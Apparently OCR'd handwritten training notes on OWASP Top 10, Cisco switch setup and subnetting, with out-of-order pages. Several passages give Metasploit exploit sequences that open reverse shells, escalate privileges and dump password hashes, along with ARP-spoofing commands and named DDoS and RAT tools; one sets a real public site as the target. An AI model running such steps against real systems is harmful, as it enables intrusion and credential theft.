OWASP - 10 :→

1.) Injection
2.) Broken Authentication and Session Management
3.) Cross-site Scripting (XSS)
4.) Insecure Direct Object Reference
5.) Security Misconfiguration
6.) ~~Insecure~~ Sensitive Data Exposure
7.) Missing Function Level Access Control
8.) Cross-Site Request Forgery
9.) Using components with known Vulnerabilities.
10.) Unvalidated Redirects and Forwards

A. Injection :→ (What is it)

There are many types of injection vulnerabilities some of the most common include :

- SQL Injection
- Code Injection
- OS Commanding
- LDAP Injection
- XML Injection
- XPath Injection
- SSI Injection
- IMAP/SMTP Injection
- Buffer Overflow

All involve allowing untrusted or manipulated requests, commands, or queries to be executed by a web application.

SQL Injection alone continues to be the most common breach paradigm in 2013[1]

Preventing the weaknesses :→

- Use a vetted library or framework
- Use an API which avoids the use of an interpreter (parameterized)
- Run the application with minimum privileges
- Escape all special characters used by an interpreter.
- Input Validation/ sanitization, white list only allowed characters.

B.) Broken Authentication and Session Management

What is it?

- A vulnerability that allows the capture or bypass of authentication methods used to protect against unauthorized access.
- Most common authentication scheme is the use of a username and password.
- Approximately 23% of all applications tested are vulnerable to Broken authentication and session management.

Preventing the weaknesses: →

- Invalidating the session ID after a pre-determined amount of time or upon logging out of the web application.
- Stored username and password values should be salted and hashed, in addition to being encrypted.
- Make sure sensitive information is sent in the body part of a POST request.

c) Cross-site Scripting :→

What is it ?

- An attacker can inject untrusted snippets of Javascript into your application without validation.
- This Javascript is then executed by the victim who is visiting the target site.

There are 3 types of XSS :—

i) Reflected XSS

An attacker sends the victims a link to the target application through email, social media, etc. This link has a script embedded within it which ~~exec~~ executes when visiting the target site.

ii) Stored XSS :→

An attacker is able to plant a persistent script in the target website which will execute when anyone visits it.

iii) DOM Based XSS :→

No HTTP request is required, the script is injected as a result of modifying the DOM of the target site in the client side code in the victim's browser and is then executed.

Approximately 17% of all applications tested are vulnerable to XSS.

XSS - Risks :→

- Compromise or take over the victim's user account in the application.
- Retrieval of data from the target web application.
- Modification of content on the target page.
- Redirection victim's to another malicious or spoof site.
- Platform to install other malware on the victim's system.

Preventing the weakness :→

Many different strategies can be used to protect an application against XSS.

- Use vetted Library or framework
- Output Encoding
- Use Http Only attribute
- Input Validation

2.) Insecure Direct Object Reference :→

Preventing the weakness :-

Create a map within your code that maps objects that could be referenced internally to aliased terms which are exposed to the user.

For example, an array of primary keys to a particular table might be mapped to a random sequence of integers. When the value is submitted by the user, the number is matched to the real value. This prevents disclosure of the actual value and also limits what the user can alter.

Ex:

'default' => 'index.html'

'account_summary' => 'account_summary.html'

'user_profile' => 'user_profile.html'

Values supplied by the user should be vetted through an access control function to verify that they do in fact have access.

E.) Security Misconfiguration :→

What is it?

Improper server or web application configuration ~~loading~~ leading to various flaws :-

- Debugging enabled
- Incorrect folder permissions
- Using default accounts or passwords
- Setup/configuration pages enabled

Countermeasures :→

The principle of Least Previledge : (Everything off by default)

Ensure that the web server is configured according to the secure configuration and hardening guidelines :-

- Disable administration interfaces.
- Disable debugging
- Disable use of default accounts/passwords
- Configure server to prevent unauthorized access, directory listing ETC

F) Sensitive Data Exposure :→


What is Sensitive Data ?

- banking information (account numbers, credit card numbers)
- health information
- personal information (Date of Birth, SIN)

What are the implications :→


- financial ~~loss~~ loss
- identity hi-jacking
- decreased brand trust.

Insufficient Transport Layer Protection :-



Insecure Cryptographic Storage :-

Data stored in an unprotected manner can be easily stolen.



Preventing Sensitive Data : →


- Encrypt data during transport and at rest
- Minimize data surface area
- Use the latest encryption algorithms
- Disable auto-complete on forms that collect data.
- Disable caching on forms that collect data.

Q.) Missing function Level Access control :-

What is it ?


- Can a user directly browse to a resource?
- Does the UI expose an unauthorized resource
- Server should not solely rely on user supplied input.

Admin Access



Page 1

User Access



Page 2

Preventing :→

- Deny access to functionality by default
- Use Access control lists and role based authentication mechanisms
- Don't just hide functions.

11) Cross-Site Request Forgery (CSRF)

A vulnerability that makes it possible for an attacker to force a user to unknowingly perform actions.

Common targets for CSRF include cloud storage, social media, banking and on-line shopping web applications.

Approximately 23% of all applications tested are vulnerable to Cross-Site Request forgery (CSRF)

Why CSRF is an Issue?

Depending on the action being performed, a CSRF vulnerability can have serious consequences for the user using the web application.

Users are usually unaware that malicious actions are being performed.

Practical applications of CSRF range from embarrasing social media posts to losing money from your online accounts.

Online Banking CSRF - How is it accomplished

While logged into your bank, you visit a page that contains a CSRF attack.

Upon visiting the page, a request is performed to transfer money from one account to another.

How does this occur?

Two main reasons :-

a. The banking application allows requests to originate from servers other than itself

b. There is no unique token that is tied to the user session.

2.) Using Components with known Vulnerabilities

- A wealth of reusable software components available, including open source libraries
- Using these components is a fast way to build feature-rich software
- With the free features, you also get free security bugs.
- Open source libraries include 20-year-old code
- Open source maintainers are volunteers
- Vulnerabilities in 3rd party components part of any of the other OWASP Top 10 categories.

Two notable vulnerabilities :→

In 2014, we saw two vulnerabilities that raised huge media awareness.

i. Heartbleed → A buffer overflow vulnerability in the widely-used encryption library Open SSL

iii. **Shellshock** → A shell command injection vulnerability in the ubiquitous Bash Unix Command line.

Both the vulnerabilities have sent companies scrambling to deploy security patches.

J.) **Unvalidated redirects and forwards :→**

What is it ?

- A situation where a user can control which site you are redirected to by altering a user supplied parameter.

In this example, the redirect URL parameter is not validated and the user will be redirected to another site.

Prevention :→

- If you can avoid using redirects based on user parameters, this is the best method to use
- If you must use redirects, avoid using any user-supplied data to determine the redirect
- Create a function to verify the target URL and verify that the user does in fact need to be redirected.

Metasploit :-

> msfconsole
> whois www.google.com
> nslookup
    ↳ www.goog6.com
> exit
> nmap -sS -Pn 23.239.29.117 -vv

} Website Information Gathering

Metasploitable 2 :-

sql injection, Bruteforce, HTML Injection, XSS, Shell upload., and many more.

> default username : msfadmin
> default password : msfadmin
> ifconfig → to see the IP address of the machine.

DVWA — admin & password.

> search netapi
> show exploits
> show payloads
> use exploit/windows/smb/ms08_067_netapi
> exploit (ms08_067_netapi) > info
> set payload windows/meterpreter/reverse_tcp
> show options
> set lhost 127.0.0.1
> set rhost www.google.com
> show options
> ~~exploit~~ show
> exploit

best encoder is x86/shikata_ga_nai

1. defaultpassword.com
2. routerpassword.com
3. demo.testfire.net
4. readnotify.com
5. whoreadme.com
6. Brutus

netdiscover -i eth0 -r -T4

dpkg --add-architecture i386
apt-get update
apt-get install libc6:i386

- sn
- T4 -F
- sV -T4 -O -F

1. arpspoof -i wlan0 -t 192.168.1.5 192.168.1.1
2. arpspoof -i wlan0 -t 192.168.1.1 192.168.1.5
3. Echo 1 > /proc/sys/net/ipv4/ip_forward

1) XSS with beef
2) Upload/weevely/webshell
3) Command execution
4) netdiscover
5) autoscan
6) zenmap Practical
7) arpspoof with wireshark
8) Tamper Data
9) Nessus

demo.testfire.net

Bruteforce - DVWA
CSRF
session Hijack
Broken Auth
njRAT

3) Metasploit (vlc) – Windows 7

> msfconsole

msf > search vlc

msf > use exploit/windows/fileformat/vlc_smb_uri

msf exploit(vlc_smb_uri) > info

msf exploit(vlc_smb_uri) > show ~~options~~ payloads

msf exploit(vlc_smb_uri) > set payload windows/shell/reverse_tcp

msf exploit(vlc_smb_uri) > show options

msf exploit(vlc_smb_uri) > set lhost 192.168.8.102

msf exploit(vlc_smb_uri) > exploit

msf exploit(vlc_smb_uri) > ~~back~~ use exploit/multi/handler

msf > ~~use exploit/multi/handler~~

msf exploit(handler) > ~~show options~~ exploit ~~set payload windows/shell/reverse_tcp~~

msf exploit(handler) > ~~show options~~

msf exploit(handler) > ~~set lhost 192.168.8.102~~

msf exploit(handler) > ~~exploit~~

2. Metasploit (ms08_067) – Windows XP

msf > search netapi
msf > use exploit/windows/smb/ms08_067_netapi)
msf exploit (ms08_067_netapi) > ~~show options~~ info
msf exploit (ms08_067_netapi) > db_nmap 192.168.8.102
msf exploit (ms08_067_netapi) > show options
" > set rhost 192.168.8.103
" > show payloads
> set payload windows/meterpreter/reverse_tcp
> show options
> set Lhost 192.168.8.102
> check
> exploit

meterpreter > getuid
meterpreter > getsystem
meterpreter > shell
meterpreter > dir
c:\Windows\system32 > exit
meterpreter > hashdump
meterpreter > help
meterpreter > ps
meterpreter > migrate 1528

* msf exploit(ms08-067-netapi) > show post

Q. What does 'write' command do?

Ans. Whatever is in the running-configuration is copied and written into the startup-configuration.

Startup-configuration is a file which sits up on a non-volatile RAM (NVRAM). So, when the switch boots, it checks if there is a startup-configuration in the NVRAM or not.

If it founds a startup configuration it loads the configuration to the running-configuration and it starts the switch. So, whenever we switch on the switch the configuration will be intact and safe.

'Write' is a old command

CISCO recommends 'copy' command

(4) aleek (config) # ip default-gateway 10.1.1.10
aleek (config) #

(6) aleek (config) # ~~write~~ ^z
aleek # write


OR

aleek # copy ?
aleek # copy running-config startup-config
Destination filename (startup-config) ? ↵

aleek #
aleek #

Q. Why we need ~~Gateway~~ Default-Gateway for a switch (which is a layer 2 device) ?

Ans. Lets assume, in this case we were directly connected.



suppose, there were multiple devices. Switch has to send traffic back to that network from where the telnet traffic came. If the switch doesn't know where to send it, it will not be able to connect with the device (say PC)

If the switch is in different network it has to communicate with default gateway.

(4)

```
aleek > enable
aleek # configure terminal
aleek (config) # line vty 0?
aleek (config) # line vty 0 15
aleek (config-line) # password telnet
aleek (config-line) # login
```

Telnet is a virtual line

(6)

```
aleek # sh ip int br
aleek # configure terminal
aleek (config) # ~~int~~ ~~vlan~~ vlan1
aleek (config) # int vlan 1
aleek (config-if) # ip address 10.1.1.1 255.255.255.0
aleek (config-if) # shutdown
aleek (config-if) # no shutdown
aleek (config-if) # do sh ip int br
```

```
PC > ping 10.1.1.1
PC > telnet 10.1.1.1
Password : telnet
aleek >
```

} command prompt

```
aleek (config-if) # exit
aleek (config) # enable password enable
```

```
aleek > enable
Password : enable
aleek #
```

} command prompt

```
aleek # configure terminal
aleek (config) # line con console 0
aleek (config-line) # password cisco
aleek (config-line) # ^Z
aleek # exit
aleek >
aleek > enable
aleek # configure terminal
aleek (config) # line con 0
aleek (config-line) # login
aleek (config-line) # ^Z
aleek # exit ↵
Password : cisco
aleek >
```

con → console
0 → zero

switch acts in layer 2 so we can't use ip-addr-ess

~~aleek~~ for enabling no-ip domain search :-

```
aleek > enable
aleek # configure terminal
aleek (config) # no ip domain-lookup
aleek (config) # ^Z
aleek # exit ↵↵
Password : cisco
aleek > end
```

} previously it used to go for searching ip-domain

Day 8

GNS3 → cisco emulator that ~~enables~~ emulates cisco 208

↑ It is similar to Packet Tracer


1. switch > enable
switch #
switch # configure terminal
switch (config) #
switch (config) # hostname aleek
aleek (config) #

Tasks:
1. Hostname
2. Logon Banner
3. Console Password
4. Telnet Password
5. Enable Password
6. Management IP
7. Default Gateway
8. Shutdown
9. Negating command
10. Saving Configuration

2. aleek (config) # banner ?
aleek (config) # banner motd ?
aleek (config) # banner motd &
Enter Text Message. End with the character '&'
- -
The most dangerous switch
- -&
aleek (config) # ^Z
aleek # exit
aleek >

3. aleek (config) # do show run → it is a privilege exit command
aleek (config) # end
aleek # exit
aleek >
aleek > en


TCP Windowing → It is a flow control mechanism. There are various types of devices on a network and every device have different capacity



Port numbers range = 1 to 65535
1 to 1024 → well known port numbers

80 → http
443 → https

FCS → Frame Check Sequence
CRC → Cyclic Redundancy Check



It is just a hash value

Q. Find the Network ID and broadcast ID?

1. 20.120.47.225/13
2. 220.20.17.5/27
3. 192.8.3.1/18
4. 172.1.4.5/20
5. 10.10.7.17/19

* How to install 'openvas' in Kali Linux 2017.1 :→

OpenVAS → Vulnerability Assessment Tool

step-by-step Guide :-

1.) > apt-get update && apt-get dist-upgrade

2.) > apt-get install openvas

3.) > openvas-setup

During installation you will be prompted about redis, select the default option to run as a UNIX socket.

Even on a fast connection 'openVAS-setup' takes a long time to download and update all the required CVE, SCAP definitions.

Pay attention to the command output during openvas-setup, the password is generated during installation and printed to console near the end of the setup.

4.) netstat -tulpn # To verify openVAS is running

5.) openvas-start # To start the OpenVAS on Kali Linux

After installation, you should be able to access the OpenVAS web application at https://127.0.0.1:9392

Router (config) # hostname networking

networking (config) #

networking (config) # interface gigabitEthernet 0/0

networking (config-if) #

networking (config-if) # ?

networking (config-if) # exit

networking (config) #

networking (config) # router rip

networking (config-router) #

networking (config-router) # ?

Day 6


* DHCP → Dynamic Host configuration Protocol
↓
the official proce-dure

DHCP has 6 messages of which 4 are critical to assign an IP address:

1. DHCP Discovery
2. DHCP Offer
3. DHCP Request
4. DHCP Ack
5. DHCP Information
6. DHCP Release


* TCP Transmission :-

3-way hand shake



Router = Intelligent
Many Collision Domains
Many Broadcast Domains

[ARP → Address Resolution Protocol]



Day 8:

Terminal softwares → Putty
Tera Term
Secure CRT
Hyper Term

Router>

Router > show priviledge

Router > enable

Router #

Router # show priviledge

Router # ?

Router # configure terminal

Router (config) #

II Case

IP Address : 10.20.100.255

Subnet Mask : 255.192.0.0

∴ Subnets = $2^2 = 4$

∴ Hosts = $2^{22} - 2 = 4194302$

Network ID1 : 10.0.0.0 /10
Broadcast ID1 : 10.63.255.255/10

Network ID2 : 10.64.0.0 /10
Broadcast ID2 : 10.127.255.255/10

Network ID3 : 10.128.0.0 /10
Broadcast ID3 : 10.191.255.255/10

Network ID4 : 10.192.0.0 /10
Broadcast ID4 : 10.255.255.255/10

Day 4

Hub = Not Intelligent
1 Collision Domain
1 Broadcast Domain

Collision Domain = If two devices are taking to each other and if the 3rd device tries communicating, all the communication will be corrupted and therefore they have to re-transmi

Switch = Intelligent
Many Collision Domains
1 Broadcast Domain.

ASIC → Application Specific Integrated Circuit.

Switch works at layer 2

II Case:

IP Address : 172.16.100.225

Subnet Mask : 255.255.192.0

∴ Subnets = $2^2 = 4$

∴ Hosts = $2^{14} - 2 = 16382$

Network ID1 : 172.16.0.0 /18
Broadcast ID1 : 172.16.63.255/18

Network ID2 : 172.16.64.0 /18
Broadcast ID2 : 172.16.127.255/18

Network ID3 : 172.16.128.0 /18
Broadcast ID3 : 172.16.191.255/18

Network ID4 : 172.16.192.0 /18
Broadcast ID4 : 172.16.255.255/18

I Case

IP Address : 10.20.100.225

Subnet Mask : 255.128.0.0

∴ Subnets = $2^1 = 2$


∴ Hosts = $2^{23} - 2 = 8388606$

Network ID1 : 10.0.0.0 /9
Broadcast ID1 : 10.127.255.255/9

Network ID2 : 10.128.0.0 /9
Broadcast ID2 : 10.255.255.255/9

Q.) Find Network ID & Broadcast ID for 192.168.225.[illegible]

Ans.)



Network ID : 192.168.225.192

Broadcast ID : 192.168.225.22[illegible]

---

* VLSM → Variable Link Subnet Mask

Network ID1 : 192.168.1.0/25

Broadcast ID1 : 192.168.1.127/25

Network ID2 : 192.168.1.128/26

Broadcast ID2 : 192.168.1.191/26

Network ID3 : 192.168.1.192/26

Broadcast ID3 : 192.168.1.255/26

Class B :

IP Address : 172.16.100.225

Subnet Mask : 255.255.128.0

∴ Subnets = 2^{1} = 2

∴ Hosts = 2^{15} - 2 = 32766

Network ID1 : 172.16.0.0 /17

Broadcast ID1 : 172.16.127.255/17

Network ID2 : 172.16.128.0/17

Broadcast ID2 : 172.16.255.255/17

Network ID3 : 192.168.100.128/26

Broadcast ID3 : 192.168.100.191/26

Network ID4 : 192.168.100.192/26

Broadcast ID4 : 192.168.100.255/26

	128	+ 64	+ 32	+ 16	+ 8	+ 4	+ 2	+ 1
Borrow Bits	1	2	3	4	5	6	7	8
Mask Value	128	192	224	240	248	252		
Subnets	2	4	8	16	32	64		
Hosts	126	62	30	14	6	2		
CIDR	/25	/26	/27	/28	/29	/30		
Block size	128	64	32	16	8	4		

Q. 192.168.1.0

Ans IP Address : 192.168.1.0 /26

Subnet Mask : 255.255.255.192

Network ID1 : 192.168.1.0

Broadcast ID1 : 192.168.1.63

Network ID2 : 192.168.1.64/26

Broadcast ID2 : 192.168.1.127/26

Network ID3 : 192.168.1.128/26

Broadcast ID3 : 192.168.1.191/26

Network ID4 : 192.168.1.192/26

Broadcast ID4 : 192.168.1.255/26

i) rsh-client : 512/tcp netkit-rsh
ii) vsftpd_234_backdoor 21/tcp vsftpd
iii) Samba smbd 3.x 139/tcp

} Server side attacks

hulk, hammer, slowloris — DDos

CIDR → Classless Inter Domain Routing

Subnetting is nothing but borrowing a host part to create a network.

IP Address : 192.168.100.225/24
Subnet Mask : 255.255.255.0

IP Address : 192.168.100.225/25
Subnet Mask : 255.255.255.128

Network ID1 : 192.168.100.0 /25
Broadcast ID1 : 192.168.100.127/25

Network ID2 : 192.168.100.128/25
Broadcast ID2 : 192.168.100.255/25

∴ Hosts = $2^7 - 2 = 128 - 2 = 126$

IP Address : 192.168.100.225/26
Subnet Mask : 255.255.255.192

Hosts = $2^6 - 2 = 64 - 2 = 62$

Network ID1 : 192.168.100.0 /26
Broadcast ID1 : 192.168.100.63/26
Network ID2 : 192.168.100.64/26
Broadcast ID2 : 192.168.100.127/26

Q: 133.123.100.225 ?

Ans: 133. → class B

IP Address : 133.123.100.225/16
Subnet Mask : 11111111.11111111.00000000.00000000

Network ID = 133.123.0.0
Valid IP start = 133.123.0.1
Valid IP stop = 133.123.255.254
Broadcast IP = 133.123.255.255

Q. 192.168.100.315 — IP Address
192.168.00.1 — Gateway
} Is this Valid?

Class 4 Subnetting is nothing but breaking down large networks.

Private IP Addresses :-

Class A = 10.0.0.0 — 10.255.255.255
16777216 IP Addresses.

Class B = 172.16.0.0 — 172.31.255.255
1048576 IP Addresses

Class C = 192.168.0.0 — 192.168.255.255
65536 IP Addresses.

Private IP Addresses are those which cannot go on the internet.

Class C

IP Address : 192 . 168 . 100 . 225 / 24

Subnet Mask : 11111111 . 11111111 . 11111111 . 00000000
255 . 255 . 255 . 0

Network Id : 192.168.100.0

Broadcast Id : 192.168.100.255

Valid IP start : 192.168.100.2

Valid IP stop : 192.168.100.254

Gateway : 192.168.100.1

∴ Hosts = $2^8 - 2 = 256 - 2 = 254$

Class B

IP Address : 172.123.100.225 / 16

Subnet Mask : 11111111 . 11111111 . 00000000 . 00000000
255 . 255 . 0 . 0

Gateway : 172.123.1.225

Network Id : 172.123.0.0

Valid IP start : 172.123.0.1

Valid IP stop : 172.123.255.254

Broadcast Id : 172.123.255.255

∴ Hosts = $2^{16} - 2 = 65534$

Class A

IP Address : 100.228.111.225 / 8

Subnet Mask : 11111111 . 00000000 . 00000000 . 00000000
255.0.0.0

Gateway : 100.111.101.1

Network ID : 100.0.0.0

Valid IP start : 100.0.0.1

Valid IP stop : 100.255.255.254

Broadcast Id : 100.255.255.255

Hosts = $2^{24} - 2$

∴ Hosts = 2097150

Part 3

192.168.100.225 → Dotted Representation

11000000 . 10101000 . 01100100 . 11100001 → 4 Octet Repⁿ

128	64	32	16	8	4	2	1
1	1	0	0	0	0	0	0

192


128 + 64 + 32 + 16 + 8 + 4 + 2 + 1 = 255

1 Octet = 8 bits

∴ 4 Octet = 32 bits

192.168.100 . 225
network host

4 Octet
0 - 255
32 bits
Host/Network



1 - 126 → Class A

128 - 191 → Class B

192 - 223 → Class C

224 - 239 → Class D → multi-cast

240 - 255 → Class E → experimental purposes

127 → loop back (local IP Address)

7. Application layer → its a point of contact for all network aware applications.
(smtp, dns, ftp, http)

6. Presentation layer → it is a layer which generifies data. or provides encryption services. (TLS, SSL)


5. Session layer → it creates and maintains sessions.

4. Transport layer → Data Unit: Segment
Reliable (TCP) → Transmission control
Unreliable (UDP) → User Datagram
Port Numbers.

3. Network layer → Data Unit: Packet
IP Addressing finds best path


2. Data Link → Data Unit: Frame
MAC Addressing (Media access Controller)
Error Checking

1. Physical layer → Data Unit: Bit
Actual Data Transfer.



Network Topology:-

1. Star Topology



2. Ring Topology

3. Bus Topology


4. Hybrid Topology (Star + Ring + Bus)

Date 2 (IBM vs Digital Equipment corporation) to become leading computer manufacturer.

ISO → International Standards Organization

ISO developed OSI (Open system Interconnection)

TCP was developed by Defence sector
↓
It is a strip down model of OSI



Bit (b) → it is the smallest information that can be understood by a computer. (i.e. 0 or 1)

Byte (B) → It is formed with 8 Bits

Bit (b) → (b)

Byte (B) → (b)(b)(b)(b)(b)(b)(b)(b) — 8 bits

Data	Speed
1024 Byte = 1 Kilo Byte (KB)	1024 Bit = 1 Kilo Bit (Kb)
1024 Kilo Byte = 1 Mega Byte (MB)	1024 Kb = 1 Mb
1024 MB = 1 Giga Byte (GB)	1024 Mb = 1 Gb
1024 GB = 1 Tera Byte (TB)	1024 Gb = 1 Tb

Q: How long will it take for a 128 KB file to go across at 1 Mbps?

Answer: Let us convert the file into bits:

128 KB x 8 bits = 1024 Kb = 1 Mb


So, on a connection of 1 Mb per second (Mbps), it should take exactly 1 second!


Network Speeds
Delay
Availability

Internet is nothing, but bunch of routers from where data jumps here and there.

Class 1


language of networking





IP Address is how computers recognizes each other within a network.

IP Address acts as an identifiers for computers.



Internet is nothing but a massive WAN that covers entire world.

What is Internet?

A global computer network providing a variety of information and communication facilities consisting of interconnected networks using standardized communication protocols.